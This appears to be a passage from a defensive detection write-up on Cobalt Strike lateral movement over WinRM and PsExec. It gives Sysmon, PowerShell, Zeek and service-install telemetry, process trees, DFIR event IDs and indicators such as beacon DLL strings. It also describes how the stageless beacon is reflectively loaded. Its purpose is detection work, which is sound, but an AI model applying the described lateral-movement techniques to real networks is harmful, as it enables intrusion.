>
> By default the powershell.exe instance run via the command line : `"c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile`




```
Event 1, Sysmon
General  Details
Process Create:
RuleName: -
UtcTime: 2021-10-07 12:56:50.477
ProcessGuid: {a7dd6658-ee92-615e-6101-000000001900}
ProcessId: 5724
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /C systeminfo
CurrentDirectory: C:\Windows\system32\
User: ATLAS\Administrator
LogonGuid: {a7dd6658-e28f-615e-ccd9-390000000000}
LogonId: 0x39D9CC
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=A4D7B99EB716919BB47448E135D489A1100BA70C,MD5=0FEC5F30E705EADAEA5E9144F2FB12DC,SHA256=
614CA7B627533E22AA3E5C3594605DC6FE6F000B0CC2B845ECE47CA60673EC7F,IMPHASH=B20DE9D5F257E3C5BDD2834F89FC042A
ParentProcessGuid: {a7dd6658-e291-615e-0901-000000001900}
ParentProcessId: 6100
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
```

> CobalStrike provides a **`shell`** command to interact with the beacon and execute command. The **`shell`** command spawns a **`cmd.exe`** instance from the invoked **`powershell.exe`** process for every executed command



Executing systeminfo command via jump winrm beacon.

A general diagram of process tree observed during the execution of this CS module is illustrated bellow:




```
C:\Windows\system32\svchost.exe -k DcomLaunch
C:\Windows\system32\wsmprovhost.exe -Embedding
"c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
C:\Windows\system32\cmd.exe /C [COMMAND]
```

jump winrm process tree diagram


CobaltStrike j**ump winrm64**

Here are the main differences from `jump winrm` command :

> Like `Enter-PSSession` , `jump winrm64` executes commands within the context of a `wsmprovhost.exe` instance. The session is persistent no termination of the `wsmprovhost.exe` process was observed.



Executing ipconfig and hostname command via a jump winrm64 shell


jump winrm64
svchost.exe
wsmprovhost.exe
cmd.exe
[TARGET.EXE]
Parent Command Line
C:\Windows\system32\wsmprovhost.exe -Embedding
Parent Command Line
C:\Windows\system32\svchost.exe -k DcomLaunch
Parent Command Line
C:\Windows\system32\cmd.exe /C [COMMAND]

Jump winrm64 process tree diagram

Evidence of Execution

In the previous sections we have established some key observations regarding remote command execution via WinRM. However, during the demo, I used a stageless beacon. The script first decodes the Base64 encoded payload then it uses the `.Net API` to call Windows API function in memory using assemblies. The script then allocates some memory and copies the payload in the allocated memory space. The payload was a 64-bits DLL and technique used was **DLL Reflective Loading**.

The payload strings contained by default:

> "beacon.dll"
>
> "beacon.x86.dll"
>
> "beacon.x64.dll"

This yara rule can be effective in detecting default usage of CS stageless beacons.


The following PowerShell events were observed on the target:

- `EID 4104` Script Block Logging:

  This event can be considered noisy, so be careful during you detection engineering process and consider its verbosity.

  Script blocks exceeding the maximum length of an event log message are fragmented into multiple entries.

  Unlike `EID 4103` , this event doesn't record the output of the script



Ntfs
NTLM
OOBE-Machine-DUI
PDFReader
Policy-based QoS
PowerShell
Admin
Operational
PowerShell-DesiredStateConfiguration-FileDownl
Operational
PrimaryNetworkIcon
PrintService
PushNotifications-Platform
RasClusterResource
Rdms-UI
ReadyBoost
Reliability-Analysis-Engine
RemoteApp and Desktop Connections
RemoteDesktopServices-RdpCoreTS
RemoteDesktopServices-SessionServices
Remotefs-Rdbss
Resource-Exhaustion-Detector
RestartManager
Security-Audit-Configuration-Client
Security-Configuration-Wizard
Security-EnterpriseData-FileRevocationManager
Security-ExchangeActiveSyncProvisioning
Security-Kerberos
Security-Netlogon
Security-SPP-UX-GenuineCenter-Logging
Security-SPP-UX-Notifications
Security-UserConsentVerifier
ServerEssentials-Deployment
ServerManager-ConfigureSMRemoting
ServerManager-DeploymentProvider
ServerManager-ManagementProvider
ServerManager-MultiMachine
Service Reporting API
Shell-ConnectedAccountState
Shell-Core
SilProvider
Operational
General
Details

Number of events: 3,145

Level	Date and Time	Source	Event ID	Task Category
Verbose	8/30/2021 3:23:38 PM	PowerShell (Microsoft-Windows-...	4104	Execute a Remote Command
Verbose	8/30/2021 3:23:38 PM	PowerShell (Microsoft-Windows-...	4104	Execute a Remote Command
Verbose	8/30/2021 3:23:38 PM	PowerShell (Microsoft-Windows-...	4104	Execute a Remote Command
Verbose	8/30/2021 3:23:38 PM	PowerShell (Microsoft-Windows-...	4104	Execute a Remote Command
Verbose	8/30/2021 3:23:38 PM	PowerShell (Microsoft-Windows-...	4104	Execute a Remote Command
Verbose	8/30/2021 3:23:38 PM	PowerShell (Microsoft-Windows-...	4104	Execute a Remote Command
Verbose	8/30/2021 3:23:37 PM	PowerShell (Microsoft-Windows-...	4104	Starting Command
Verbose	8/30/2021 3:23:29 PM	PowerShell (Microsoft-Windows-...	4104	Starting Command
Verbose	8/30/2021 3:23:29 PM	PowerShell (Microsoft-Windows-...	4104	Starting Command
Verbose	8/30/2021 3:23:29 PM	PowerShell (Microsoft-Windows-...	4104	Starting Command
Verbose	8/30/2021 3:23:27 PM	PowerShell (Microsoft-Windows-...	4104	Starting Command

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):

        param($line, $lastWord)
        & {
           function Write-Members ($sep='.')
           {
              Invoke-Expression ('$_val=' + $_expression)

              $_method = [Management.Automation.PSMemberTypes] `
                 'Method,CodeMethod,ScriptMethod,ParameterizedProperty'
              if ($sep -eq '.')
              {
                 $params = @{view = 'extended','adapted','base'}
              }
              else
              {
                 $params = @{static=$true}
              }

              foreach ($_m in ,$_val | Get-Member @params $_pat |
                 Sort-Object membertype,name)
              {
                 if ($_m.MemberType -band $_method)
                 {
                    # Return a method...
                    $_base + $_expression + $sep + $_m.name + '('
                 }
```

- `EID 4103` Module Logging:

  Generates a large volume of events

  Records the output of the executed commands

Keep in mind that these event are not enabled by default.

Sigma Rules

- PowerShell Events : Remote PowerShell Session by @Cyb3rWard0g
- Sysmon Process : Remote PowerShell Session by @Cyb3rWard0g
- Windows Events : Remote PowerShell Session by @Cyb3rWard0g
- Sysmon Network : Remore PowerShell Session by @Cyb3rWard0g

Detection Validation

In order to validate your detection rules against WinRM being used for remote command execution, Atomic Red Team provides a great guide bellow:

atomic-red-team/T1021.006.md at master · redcanaryco/atomic-red-team

GitHub

DFIR

In DFIR engagements these events can be good source of information to get the right attack attributions:

> **EID 142** WSMan operation CreateShell failed (Helpful when WinRM is not enabled on the target host)
>
> **EID 169** User Authenticated Successfully (The user who was connected remotely)
>
> **EID 81** Processing Client Request for Operation CreateShell (Start of remoting activity)
>
> **EID 134** Sending Response for Operation DeleteShell (End of remoting activity)
>
> **EID 403** Engine state is changed from Available to Stopped (This event records the completion of a PowerShell activity)

WinRM event logs lack simple attribution and traceability meaning you need multiple correlation layers in order to identify the user, source IP and the ID of the infected process.

The command `Get-WSManInstance -ComputerName localhost -ResourceURI Shell -Enumerate` lists all currently active remote WinRM sessions and provides useful information :


> **Owner** : Username that opened the remote session
>
> **ClientIP**: Source IP from where the attacker attempted to move laterally.
>
> **ProcessID**: In this case it is wsmprovhost.exe where the executed commands will be invoked from.
>
> **ChildPocesses**: Number of child processes it opened.
>
> **MemoryUsed**: Can be good indicator since `winrm64` CS module used more than twice the memory used by `Enter-PSSession` for the same command.

1

```
PS C:\\Users\\Administrator> Get-WSManInstance -ComputerName localhost -ResourceURI Shell -Enumerate

rsp : <http://schemas.microsoft.com/wbem/wsman/1/windows/shell>
lang : en-US
ShellId : 04E49AF8-1CA8-4ACC-9135-6A3269115F3E
Name : WinRM1
ResourceUri : <http://schemas.microsoft.com/powershell/Microsoft.PowerShell>
Owner : ATLAS\\Administrator
ClientIP : 10.10.10.30
ProcessId : 2844
IdleTimeOut : PT7200.000S
InputStreams : stdin pr
```

```
OutputStreams : stdout
MaxIdleTimeOut : PT2147483.647S
Locale : en-US
DataLocale : en-US
CompressionMode : XpressCompression
ProfileLoaded : Yes
Encoding : UTF8
BufferMode : Block
State : Connected
ShellRunTime : P0DT0H4M32S
ShellInactivity : P0DT0H1M28S
MemoryUsed : 134MB
ChildProcesses : 2
```

Copied!



```
PS C:\Users\Administrator> Get-WSManInstance -ComputerName localhost -ResourceURI Shell -Enumerate

rsp             : http://schemas.microsoft.com/wbem/wsman/1/windows/shell
lang            : en-US
ShellId         : 61A68A2D-B739-4791-9824-211FE9099979
Name            : WinRM1
ResourceUri     : http://schemas.microsoft.com/powershell/Microsoft.PowerShell
Owner           : ATLAS\Administrator
ClientIP        : 10.10.10.30
ProcessId       : 6172
IdleTimeOut     : PT7200.000S
InputStreams    : stdin pr
OutputStreams   : stdout
MaxIdleTimeOut  : PT2147483.647S
Locale          : en-US
DataLocale      : en-US
CompressionMode : XpressCompression
ProfileLoaded   : Yes
Encoding        : UTF8
BufferMode      : Block
State           : Connected
ShellRunTime    : P0DT0H1M8S
ShellInactivity : P0DT0H0M52S
MemoryUsed      : 62MB
ChildProcesses  : 0
```

A good idea would be to generate an event with the output of this command every time the process wsmprovhost.exe is created using scheduled tasks.

T1570 : Lateral Transfer Tool


CobaltStrike jump psexec & psexec64

I love going through ZEEK logs first and look for network related telemtery specially for lateral movement techniques. When using CS psexec or psexec64 modules for lateral movement I observed remote service creation.

These modules use named pipes (RPC/NP) method to interact with the service control manager (SCM) RPC server. The server interface is identified by UUID `367ABB81-9844-35F1-AD32-98F038001003` and uses RPC endpoint `\\PIPE\\svcctl`.

The following ZEEK event logs were recorded :


> ZEEK DCE-RPC event was generated with DCE-RPC endpoint **`SVCCTL`** and operation `CreateServiceWoW64A`



Time	network.protocol	zeek.dce_rpc.endpoint	zeek.dce_rpc.named_pipe	zeek.dce_rpc.operation
Oct 7, 2021 @ 18:33:45.608	dce_rpc	svcctl	\pipe\ntsvcs	CloseServiceHandle
Oct 7, 2021 @ 18:33:45.602	dce_rpc	svcctl	\pipe\ntsvcs	CloseServiceHandle
Oct 7, 2021 @ 18:33:45.592	dce_rpc	svcctl	\pipe\ntsvcs	DeleteService
Oct 7, 2021 @ 18:33:45.435	dce_rpc	svcctl	\pipe\ntsvcs	StartServiceA
Oct 7, 2021 @ 18:33:45.429	dce_rpc	svcctl	\pipe\ntsvcs	CreateServiceWOW64A
Oct 7, 2021 @ 18:33:45.425	dce_rpc	svcctl	\pipe\ntsvcs	OpenSCManagerW


Zeek DCE-RPC Telemtry for Service Creation

On the target `EID 5145` A network share object was checked to see whether client can be granted desired access will be generated with `Relative Target Name` defined as `SVCCTL` and Share Name `\*\IPC$`




```
Oct 7, 2021 @ 18:33:45.085   6886fc0.exe   \??\C:\Windows   \\*\ADMIN$   A network share object was checked to   0x1000a1
                                                                         see whether client can be granted des
                                                                         ired access. Subject: Security ID: S-
                                                                         1-5-18 Account Name: DC_ATLAS$ Accoun
                                                                         t Domain: ATLAS Logon ID: 0x3E7 Netwo
                                                                         rk Information: Object Type: File Sou
                                                                         rce Address: 127.0.0.1 Source Port: 4

Oct 7, 2021 @ 18:33:45.058   svcctl        -                \\*\IPC$     A network share object was checked to   0x12019f
                                                                         see whether client can be granted des
                                                                         ired access. Subject: Security ID: S-
                                                                         1-5-21-3278094047-2436619300-31890512
                                                                         55-500 Account Name: Administrator Ac
                                                                         count Domain: ATLAS Logon ID: 0x123C9
                                                                         A Network Information: Object Type: F
```

A service is then created with a random name and Image Path calling the process via the command `\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].exe`. This will generate **`EID 7045 New Service Was Installed`** and **`EID 4697 A Service Was Installed in the System`**




```
Time                        message                                                              winlog.event_data.ImagePath    winlog.event_data.AccountName   winlog.event_data.ServiceName
Oct 7, 2021 @ 18:33:45.070  A service was installed in the system. Service Name: 6886fc0 Service File Name:   \\127.0.0.1\ADMIN$\6886fc0.exe   LocalSystem   6886fc0
                            \\127.0.0.1\ADMIN$\6886fc0.exe Service Type: user mode service Service Start Ty
                            pe: demand start Service Account: LocalSystem
```




```
Process Create:
RuleName: -
UtcTime: 2021-10-07 17:33:45.094
ProcessGuid: {A7DD6658-2F79-615F-8300-000000001A00}
ProcessId: 4712
Image: \\127.0.0.1\ADMIN$\6886fc0.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: \\127.0.0.1\ADMIN$\6886fc0.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {A7DD6658-2E11-615F-E703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=9F72DA2ED3E3771483DDA0FA6B1F23EAE5DB8ED7,MD5=15BC28D6C8EF946DA7146F80D0CE285F,SHA256=FA06E55B9CCD98EFB1CDB34844A69F3F7785A8E67A360554592BD0387ADEA4A5,IMPHASH=DE77F3139EAF74F1B255A
B7BE0B6605F
ParentProcessGuid: {A7DD6658-2E11-615F-0A00-000000001A00}
ParentProcessId: 760
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
```

Then **`\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].exe`** is executed and it invokes a `rundll32.exe` instance with no arguments which is very suspicious.



```
Process Create:
RuleName: -
UtcTime: 2021-10-07 17:33:46.266
ProcessGuid: {A7DD6658-2F7A-615F-8400-000000001A00}
ProcessId: 5560
Image: C:\Windows\SysWOW64\rundll32.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: C:\Windows\System32\rundll32.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {A7DD6658-2E11-615F-E703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=E9BF6CAAF1A4A146BF3FB94D986666DECCCD7537,MD5=111474C61232202B5B588D2B512CBB25,SHA256=D25FF1E6C6460A7F9DE39198D182058C1712726008D187E1953B83ABE977E4A0,IMPHASH=B79A26282DC6494FFDA91
73E830DAB0A
ParentProcessGuid: {A7DD6658-2F79-615F-8300-000000001A00}
ParentProcessId: 4712
ParentImage: \\127.0.0.1\ADMIN$\6886fc0.exe
ParentCommandLine: \\127.0.0.1\ADMIN$\6886fc0.exe
```

